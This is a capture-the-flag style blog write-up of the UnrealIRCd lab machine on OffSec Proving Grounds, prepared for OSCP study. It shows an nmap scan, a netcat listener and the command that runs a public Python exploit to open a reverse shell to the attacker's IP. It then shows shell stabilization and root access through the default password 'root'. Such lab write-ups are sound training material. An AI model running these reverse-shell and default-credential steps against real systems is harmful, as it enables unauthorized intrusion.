
I have already created a writeup on this box, however in that version I had used Metasploit and it was downloaded from VulnHub. So, I decided to challenge myself and attempt to retackle this box, but this time without using Metasploit.
I started this machine in OffSec’s Proving Ground’s Play platform. This platform is free to sign up for and gives three hours each day to complete a vulnerable machine. With a subscription to PG from my PEN-200 learning course, I plan to complete a lot of Play and Practice boxes to prepare for my upcoming certification.
From Proving Grounds, I was given the IP address of “192.168.196.120”, so the first thing I did was export a IP variable to use for the future. Once I exported the variable, I started an nmap scan to see what open ports were on the machine. The scan I used was “sudo nmap -sV -sC -Pn -p- $IP --open” (“-sC” – simple scripts, “-sV” – service version, “-Pn” – skip host discovery, “-p-” – all ports, and “--open” – only the open ports are shown). Below is the NMAP results in the notes that I took as I went along.

The only ports open were UnrealIRCd related ones (ports 6667,6697, and 8067). From here, I proceeded to searchsploit UnrealIRCd to see what showed up, but there was not much.

After looking at the ruby script that Metasploit had used (and I knew worked from before), it seemed pretty basic and I was going to create my own script with python, but I decided to search it up to see if anyone had already. I found a script that did what I wanted written by chancej715 on GitHub. The payload looked as follows:

After specifying to be a python script, it imported the argument parser and sockets (which is used to make connections in python). It then created a variable that specified what the arguments of the command should be and specified 4 different arguments that the script would take (“target”, “tport”, “listen”, and “lport”) with explanations of what each one was for. After this, it set the argument variable to the information that was parsed by the parser variable. From here, it created 4 more variables for the target, the target port (“tport”), the local listening IP (“listen”), and the local listening port (“lport”) by using the args variable and specifying which argument to use from parser. After this, it used the imported socket library to create a connection to the target and send the encoded perl payload that was specified in the code. The usage for this script was also specified on this Github page.

This script would give me a reverse shell, so I downloaded it and gave it permission to be executed using chmod +x script.py.

I started a reverse listener using nc -nvlp 4444 and then executed the python script using the command python3 script.py $IP 6667 192.168.45.177 4444.


In less than a minute, I received a connection back on my listener.

My next step was to check for python and gain a more stable shell using the following commands:
python3 -c 'import pty; pty.spawn("/bin/bash")'export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/tmpexport TERM=xterm-256color- I then used Ctrl+Z to background the process
stty raw -echo ; fg ; resetstty columns 200 rows 200
Now that I had this done, I could locate the “local.txt” file using find / "local.txt" 2>/dev/null | grep "local.txt". This revealed that the file was in “/home/server”.

Now that I had submitted the first flag, I began enumerating to see what I could do. I first checked sudo -l, which resulted in a note that sudo was not found. I checked /etc/passwd and /etc/shadow, but found nothing out of the ordinary. I also checked SUIDs and SGIDs and found nothing strange either.

I proceeded to check cronjobs and a couple other things, but came up with nothing. I decided to then try su – just to see if it would be something that simple. I used the password “root” to see if it would work and it did, which was very unexpected!

Now that I was root, I could get the proof.txt flag. I searched for the file using find / "proof.txt" 2>/dev/null | grep "proof.txt". I found that the “proof.txt” file was om tje current directory, which I was able to then get the final flag.

At this point the box is complete!
Main Takeaway Concepts
Things can be solved without Metasploit!
When I first completed this box and posted the writeup, I had used Metasploit. Since I am continuing my studies for the OSCP, I have been trying to avoid using msfconsole, which made me want to retry this box and create this new writeup. Being able to observe how the Ruby scripts work allows the creation of manual exploits that can be used for the same purpose without needing to even touch msfconsole.
Always check default credentials!
I’ve said this before and I’ll say it again, default credentials should always be checked. I wish I had checked default credentials sooner to not waste as much time enumerating for attack vectors. In this case, the root user had a default password, which allowed me to easily root the box and get the final flag required for completion.




 CyberArri
Leave a comment